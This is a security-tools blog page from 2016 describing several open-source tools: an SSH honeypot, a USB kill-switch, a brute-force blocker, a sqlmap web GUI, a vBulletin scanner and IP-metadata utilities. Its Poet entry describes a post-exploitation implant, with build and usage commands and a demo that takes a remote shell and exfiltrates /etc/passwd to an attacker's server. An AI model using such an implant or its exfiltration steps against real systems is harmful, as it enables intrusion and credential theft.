SECURITY EDUCATION, PRIVACY GUIDANCE, THREAT AWARENESS, OPEN SOURCE TOOLS, RESEARCH NOTES, AND RESPONSIBLE TECHNOLOGY CONTENT

  • Penetration Testing Distribution - BackBox

    BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. It includes a complete set of tools required for ethical hacking and security testing...
  • Pentest Distro Linux - Weakerth4n

    Weakerth4n is a penetration testing distribution which is built from Debian Squeeze.For the desktop environment it uses Fluxbox...
  • The Amnesic Incognito Live System - Tails

    Tails is a live system that aims to preserve your privacy and anonymity. It helps you to use the Internet anonymously and circumvent censorship...
  • Penetration Testing Distribution - BlackArch

    BlackArch is a penetration testing distribution based on Arch Linux that provides a large amount of cyber security tools. It is an open-source distro created specially for penetration testers and security researchers...
  • The Best Penetration Testing Distribution - Kali Linux

    Kali Linux is a Debian-based distribution for digital forensics and penetration testing, developed and maintained by Offensive Security. Mati Aharoni and Devon Kearns rewrote BackTrack...
  • Friendly OS designed for Pentesting - ParrotOS

    Parrot Security OS is a cloud friendly operating system designed for Pentesting, Computer Forensic, Reverse engineering, Hacking, Cloud pentesting...

Monday, January 4, 2016

Cowrie - SSH Honeypot


Cowrie is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker.

Cowrie is directly based on Kippo by Upi Tamminen (desaster).


Features

Some interesting features:
  • Fake filesystem with the ability to add/remove files. A full fake filesystem resembling a Debian 5.0 installation is included
  • Possibility of adding fake file contents so the attacker can 'cat' files such as /etc/passwd. Only minimal file contents are included
  • Session logs stored in an UML Compatible format for easy replay with original timings
  • Cowrie saves files downloaded with wget/curl or uploaded with SFTP and scp for later inspection
Additional functionality over standard kippo:
  • SFTP and SCP support for file upload
  • Support for SSH exec commands
  • Logging of direct-tcp connection attempts (ssh proxying)
  • Logging in JSON format for easy processing in log management solutions
  • Many, many additional commands

Requirements

Software required:
  • An operating system (tested on Debian, CentOS, FreeBSD and Windows 7)
  • Python 2.5+
  • Twisted 8.0+
  • PyCrypto
  • pyasn1
  • Zope Interface

Files of interest:
  • dl/ - files downloaded with wget are stored here
  • log/cowrie.log - log/debug output
  • log/cowrie.json - transaction output in JSON format
  • log/tty/ - session logs
  • utils/playlog.py - utility to replay session logs
  • utils/createfs.py - used to create fs.pickle
  • data/fs.pickle - fake filesystem
  • honeyfs/ - file contents for the fake filesystem - feel free to copy a real system here


Share:

USBkill - Anti-Forensic Kill-Switch that waits for a change on your USB ports


USBkill is an anti-forensic kill-switch that waits for a change on your USB ports and then immediately shuts down your computer.

To run:
sudo python usbkill.py

Why?

Some reasons to use this tool:
  • In case the police or other thugs come busting in (or steal your laptop from you when you are at a public library as happened to Ross). The police commonly uses a "mouse jiggler" to keep the screensaver and sleep mode from activating.
  • You don’t want someone retrieve documents (such as private keys) from your computer or install malware/backdoors via USB.
  • You want to improve the security of your (Full Disk Encrypted) home or corporate server (e.g. Your Raspberry).
[!] Important: Make sure to use (partial) disk encryption! Otherwise they will get in anyway.
Tip: Additionally, you may use a cord to attach a USB key to your wrist. Then insert the key into your computer and start usbkill. If they steal your computer, the USB will be removed and the computer shuts down immediately.

Feature List

(version 1.0-rc.2)
  • Compatible with Linux, *BSD and OS X.
  • Shutdown the computer when there is USB activity.
  • Customizable. Define which commands should be executed just before shut down.
  • Ability to whitelist a USB device.
  • Ability to change the check interval (default: 250ms).
  • Ability to melt the program on shut down.
  • Works with sleep mode (OS X).
  • No dependency except srm. sudo apt-get install secure-delete
  • Sensible defaults

Supported command line arguments (mainly for devs):
  • --no-shut-down: Execute all the (destructive) commands you defined in settings.ini, but don’t turn off the computer.
  • --cs: Copy program folder settings.ini to /etc/usbkill/settings.ini

Share:

Sentry - Bruteforce Attack Blocker (ssh, FTP, SMTP, and more)


Sentry detects and prevents bruteforce attacks against sshd using minimal system resources.

SAFE

To prevent inadvertant lockouts, Sentry manages a whitelist of IPs that have connected more than 3 times and succeeded at least once. Never again will that forgetful colleague behind the office NAT router get us locked out of our system. Nor the admin whose script just failed to login 12 times in 2 seconds.

Sentry includes support for adding IPs to a firewall. Support for IPFW, PF, ipchains is included. Firewall support is disabled by default. This is because firewall rules may terminate existing session(s) to the host (attn IPFW users). Get your IPs whitelisted (connect 3x or use --whitelist) before enabling the firewall option.

SIMPLE

Sentry has an extremely simple database for tracking IPs. This makes it very easy for administrators to view and manipulate the database using shell commands and scripts. See the EXAMPLES section.
Sentry is written in perl, which is installed everywhere you find sshd. It has no dependencies. Installation and deployment is extremely simple.

FLEXIBLE

Sentry supports blocking connection attempts using tcpwrappers and several popular firewalls. It is easy to extend sentry to support additional blocking lists.

Sentry was written to protect the SSH daemon but anticipates use with other daemons. SMTP support is planned. As this was written, the primary attack platform in use is bot nets comprised of exploited PCs on high-speed internet connections. These bots are used for carrying out SSH attacks as well as spam delivery. Blocking bots prevents multiple attack vectors.

The programming style of sentry makes it easy to insert code for additonal functionality.

EFFICIENT

The primary goal of Sentry is to minimize the resources an attacker can steal, while consuming minimal resources itself. Most bruteforce blocking apps (denyhosts, fail2ban, sshdfilter) expect to run as a daemon, tailing a log file. That requires a language interpreter to always be running, consuming at least 10MB of RAM. A single hardware node with dozens of virtual servers will lose hundreds of megs to daemon protection.

Sentry uses resources only when connections are made. The worse case scenario is the first connection made by an IP, since it will invoke a perl interpreter. For most connections, Sentry will append a timestamp to a file, stat for the presense of another file and exit.

Once an IP is blacklisted for abuse, whether by tcpd or a firewall, the resources it can consume are practically zero.

Sentry is not particularly efficient for reporting. The "one file per IP" is superbly minimal for logging and blacklisting, but nearly any database would perform better for reporting. Expect to wait a few seconds for sentry --report.


REQUIRED ARGUMENTS
  • ip
    An IPv4 address. The IP should come from a reliable source that is difficult to spoof. Tcpwrappers is an excellent source. UDP connections are a poor source as they are easily spoofed. The log files of TCP daemons can be good source if they are parsed carefully to avoid log injection attacks.
All actions except report and help require an IP address. The IP address can be manually specified by an administrator, or preferably passed in by a TCP server such as tcpd (tcpwrappers), inetd, or tcpserver (daemontools).


ACTIONS
  • blacklist
    deny all future connections
  • whitelist
    whitelist all future connections, remove the IP from the blacklists, and make it immune to future connection tests.
  • delist
    remove an IP from the white and blacklists. This is useful for testing that sentry is working as expected.
  • connect
    register a connection by an IP. The connect method will log the attempt and the time. See CONNECT.
  • update
    Check the most recent version of sentry against the installed version and update if a newer version is available.


EXAMPLES

IP REPORT
$ /var/db/sentry/sentry.pl -r --ip=24.19.45.95
9 connections from 24.19.45.95
and it is whitelisted

HOME GATEWAY REPORT
$ /var/db/sentry/sentry.pl -r
-------- summary ---------
1614 unique IPs have connected 76525 times
1044 IPs are blacklisted
18 IPs are whitelisted

WEB SERVER REPORT
$ /var/db/sentry/sentry.pl -r
-------- summary ---------
1240 unique IPs have connected 285554 times
40 IPs are blacklisted
4 IPs are whitelisted


EUROPEAN DNS MIRROR
$ /var/db/sentry/sentry.pl -r
-------- summary ---------
3484 unique IPs have connected 15391 times
1127 IPs are blacklisted
6 IPs are whitelisted


Share:

Squert - A Simple QUEry and Report Tool


Squert is a web application that is used to query and view event data stored in a Sguil database (typically IDS alert data). Squert is a visual tool that attempts to provide additional context to events through the use of metadata, time series representations and weighted and logically grouped result sets. The hope is that these views will prompt questions that otherwise may not have been asked.

Intro Video:
 

Requirements

Share:

SQLMAP-Web-GUI - Web GUI to drive near full functionality of SQLMAP


PHP Frontend to work with the SQLMAP JSON API Server (sqlmapapi.py) to allow for a Web GUI to drive near full functionality of SQLMAP!

Here is a few quick videos to show that almost all of your usual SQLMAP command line functionality is still possible via this Web GUI.

Demo against: Windows 2003 Server, IIS/6.0 + ASP + MS-SQL 2005


Demo against: Linux (CentOS), Apache, MySQL, PHP


Requirements:
  • Linux, Apache, PHP (check your favorite distro's wiki or forum pages, or use google)
    • PHP 5.3+ is suggested, older versions not tests so mileage may vary
  • Python and any SQLMAP dependencies (refer to their wiki for any help there)
  • Clone this repo to your machine
    • Edit the sqlmap/inc/config.php file so the paths all point to the right locations on your system
    • Copy the entire sqlmap/ directory and contents to your web root directory (cd SQLMAP-Web-GUI && cp -R sqlmap/ /var/www/)
    • When you want to use, simply fire up the sqlmap API server (python /home/user/tools/sqlmap/sqlmapapi.py -s)
    • Then you can navigate to the Web GUI address in your Browser to begin (firefox http://127.0.0.1/sqlmap/index.php)

Share:

Poet - A simple Post-Exploitation Tool


The client program runs on the target machine and is configured with an IP address (the server) to connect to and a frequency to connect at. If the server isn't running when the client tries to connect, the client quietly sleeps and tries again at the next interval. If the server is running however, the attacker gets a control shell to control the client and perform various actions on the target including:
  • reconnaissance
  • remote shell
  • file exfiltration
  • download and execute
  • self destruct

Getting started

Go to the releases page and download the latest poet-client and poet-server files available.
Then skip to the Usage section below.
Alternatively, you can build Poet yourself (it's pretty easy). Make sure you have the python2.7 and zip executables available.
$ git clone https://github.com/mossberg/poet
$ cd poet
$ make

This will create a bin/ directory which contains poet-clientand poet-server.

Usage

Poet is super easy to use, and requires nothing more than the Python (2.7) standard library. To easily try it out, a typical invocation would look like:

Terminal 1:
$ ./poet-client -v 127.0.0.1 1
Terminal 2:
$ sudo ./poet-server
Note: By default, the server needs to be run as root (using sudo) because the default port it binds to is 443. If that makes you uncomfortable, simply omit sudo and use the -p <PORT> flag on both the client and server. Pick a nice, high number for your port (> 1024).
Of course, using the -h flag gives you the full usage.
$ ./poet-client -h
usage: poet-client [-h] [-p PORT] [-v] [-d] IP [INTERVAL]

positional arguments:
IP server
INTERVAL (s)

optional arguments:
-h, --help show this help message and exit
-p PORT, --port PORT
-v, --verbose
-d, --delete delete client upon execution

$ ./poet-server -h
usage: poet-server [-h] [-p PORT]

optional arguments:
-h, --help show this help message and exit
-p PORT, --port PORT


Demo

This is just a small sample of what poet can do.
The scenario is, an attacker has gotten access to the victim's machine and downloaded and executed the client (in verbose mode ;). He/she does not have the server running at this point, but it's ok, the client waits patiently. Eventually the attacker is ready and starts the server, first starting a shell and executing uname -a, then exfiltrating /etc/passwd. Then he/she exits and detaches from the client, which continues running on the target waiting for the next opportunity to connect to the server.
Victim's Machine (5.4.3.2):
$ ./poet-client -v 1.2.3.4 10
[+] Poet started with interval of 10 seconds to port 443. Ctrl-c to exit.
[!] (2015-03-27 03:40:12.259676) Server is inactive
[!] (2015-03-27 03:40:22.263161) Server is inactive
[!] (2015-03-27 03:40:32.267308) Server is inactive
[+] (2015-03-27 03:40:42.273376) Server is active
[!] (2015-03-27 03:41:07.145979) Server is inactive
[!] (2015-03-27 03:41:17.150634) Server is inactive
[!] (2015-03-27 03:41:27.155614) Server is inactive
[!] (2015-03-27 03:41:37.160440) Server is inactive


Attacker's Machine (1.2.3.4):
# ./poet-server
_
____ ____ ___ / /_
/ __ \/ __ \/ _ \/ __/
/ /_/ / /_/ / __/ /
/ .___/\____/\___/\__/
/_/

[+] Poet server started on 443.
[+] (2015-03-27 03:40:42.272601) Connected By: ('5.4.3.2', 59309) -> VALID
[+] (2015-03-27 03:40:42.273087) Entering control shell
Welcome to psh, the Poet shell!
Running `help' will give you a list of supported commands.
psh > shell
psh > user@server $ uname -a
Linux lolServer 3.8.0-29-generic #42~precise1-Ubuntu SMP Wed May 07 16:19:23 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
psh > user@server $ ^D
psh > exfil /etc/passwd
psh : exfil written to archive/20150327/exfil/passwd-201503274054.txt
psh > help
Commands:
chint
dlexec
exec
exfil
exit
help
recon
selfdestruct
shell
psh > exit
[+] (2015-03-27 03:40:57.144083) Exiting control shell.
[-] (2015-03-27 03:40:57.144149) Poet server terminated.


Share:

VBScan - An Black Box vBulletin Vulnerability Scanner


VBScan is a Black Box vBulletin vulnerability scanner. Written in Perl

Demo on youtube:


Security Bug Found by VBScan in Ubuntu / Fedora/ python forums by VBScan Vulnerability Scanner

Report any bug to : me@reza.es

Share:


TeemIp - IP Address Management Solution


All network administrators do recognize how important it is to have a well managed IP space: a comprehensive and up to date inventory of all subnets and IPs used in a network as well as clear and simple processes to request, change or release IPs are underlying key factors for a trouble free network.

Unfortunately, in many companies or organizations, IP Management is not perceived as a critical service of IT operations. And when it is recognized as such, the price of standard solutions sold from software vendors is so high that investment in a tool is always postponed to the next fiscal exercise.

As a consequence, network administrators often struggle to keep a decent inventory of their IP space and they rely by default on inconvenient Excel spread sheets or DNS configuration files to do their job.

TeemIp application has been created to precisely answer that problematic. It is a robust Open Source web 2.0 solution that enables professional IP Management activity within IT departments of all size.

A simple and powerful user interface will allow network administrators to manage their IPv4 and IPv6 Plans, subnet space and IPs in accordance with best in class IP Management practices:
  • Define your IPv4 and IPv6 Plans through hierarchical Network Blocks
  • Delegate IP blocks from parent to child organizations
  • Manage Subnets within predefined Network Blocks
  • Attach IP Ranges to your Subnets
  • Register IPs and get a clear view on the IP space consumption
  • Allow end user to log IP requests through a simple WEB portal
  • Provide Hostmasters efficient processes to manage user requests
  • Proactively notify administrators on key events
  • Synchronize your data with external tools

Because IPs are configured on network devices, a CMDB (Configuration Management Data Base) has been included in the product. This CMDB allows you to document all types of devices that can be connected to an IP network together with their linkage toward the IP space (IPs they use, like management IPs, or IPs they host, like on router interfaces).

In order to provide to the end users an easy way to log IP related requests, a WEB portal has been incorporated to TeemIp. Tickets created through that portal are then processed through a Helpdesk module thus providing to the network administrator a quick, efficient and easy process to allocate, change or release IP resources.

TeemIp has been developped as an extension of iTop open source ITSM and CMDB software and therefore benefits from all its features and advanced functions. It is available as a standalone application or as a module that can be installed on an already working iTop solution.

TeemIp application is relying on Apache, MySQL and PHP, so it can run on whatever operating system supporting those applications: it has been already tested on Windows, Linux Debian and Redhat. Because it is a web based application you don’t need to install any client on user PC. A simple web browser is enough to use it.


Share:

Just-Metadata - Tool that Gathers and Analyzes Metadata about IP Addresses


Just-Metadata is a tool that can be used to gather intelligence information passively about a large number of IP addresses, and attempt to extrapolate relationships that might not otherwise be seen. Just-Metadata has "gather" modules which are used to gather metadata about IPs loaded into the framework across multiple resources on the internet. Just-Metadata also has "analysis" modules. These are used to analyze the data loaded Just-Metadata and perform various operations that can identify potential relationships between the loaded systems.

Just-Metadata will allow you to quickly find the Top "X" number of states, cities, timezones, etc. that the loaded IP addresses are located in. It will allow you to search for IP addresses by country. You can search all IPs to find which ones are used in callbacks as identified by VirusTotal. Want to see if any IPs loaded have been documented as taking part of attacks via the Animus Project, Just-Metadata can do it.

Additionally, it is easy to create new analysis modules to let people find other relationships between IPs loaded based on the available data. New intel gathering modules can be easily added in just as easily!

Setup

Ideally, you should be able to run the setup script, and it will install everything you need.
For the Shodan information gathering module, YOU WILL NEED a Shodan API key. This costs like $9 bucks, come on now, it's worth it :).

Usage

As of now, Just metadata is designed to read in a single text file containing IPs, each on their own new line. Create this file from any source (C2 callback IPs, web server logs, etc.). Once you have this file, start Just-Metadata by calling it:
./Just-Metadata.py

Commands

help - Once in the framework, to see a listing of available commands and a description of what they do, type the "help" command.

load <filename> - The load command takes an extra parameter, the file name that you (the user) want Just-Metadata to load IP addresses from. This command will open, and load all IPs within the file to the framework.
Ex: load ipaddresses.txt

save - The save command can be used to save the current working state of Just-Metadata. This is helpful in multiple cases, such as after gathering information about IPs, and wanting to save the state off to disk to be able to work on them at a later point in time. Simply typing "save" will result in Just-Metadata saving the state to disk, and displaying the filename of the saved state.

import <statefile> - The import command can be used to load a previously saved Just-Metadata state into the framework. It will load all IPs that were saved, and all information gathered about the IP addresses. This command will require an extra parameter, the name of the state file that you want Just-Metadata to load.
Ex: import goodfile.state

list <module type> - The list command can be used to list the different types of modules loaded into Just-Metadata. This command will take an extra parameter, either "analysis" or "gather". Just-Metadata will display all mofules of the type that the user requests is listed.
Ex: list analysis
Ex: list gather

gather <gather module name> - The gather command tells Just-Metadata to run the module specified and gather information from that source. This can be used to gather geographical information, Virustotal, whois, and more. It's all based on the module. The data gathered will be stored within the framework in memory and can also be saved to disk with the "save" command.
Ex: gather geoinfo
Ex: gather virustotal

analyze <analysis module name> - The analyze command tells Metadata to run an analysis module against the data loaded into the framework. These modules can be used to find IP addresses that share the same SSH keys or SSL Public Key certificates, or certificate chains. They can also be used to find IP addresses used in the same callbacks by malicious executables.

ip_info <IP Address> - This command is used to dump all information about a specific IP address. This is currently being used after having run analysis modules. For example, after identifying IP addresses that share the same SSH keys, I can dump all information about those IPs. I will see if they have been used by malware, where they are located, etc.

export - The export command will have Just-Metadata dump all information that's been gathered about all IP addresses currently loaded into the framework to CSV.

Read more here.

Share:
Established in 2015. Offensive Sec Blog has been sharing security research, hacking tools, threat intelligence, and offensive security content since 2015.
Copyright © OffSec Blog | Powered by OffensiveSec
Design by OffSec | Built for the security community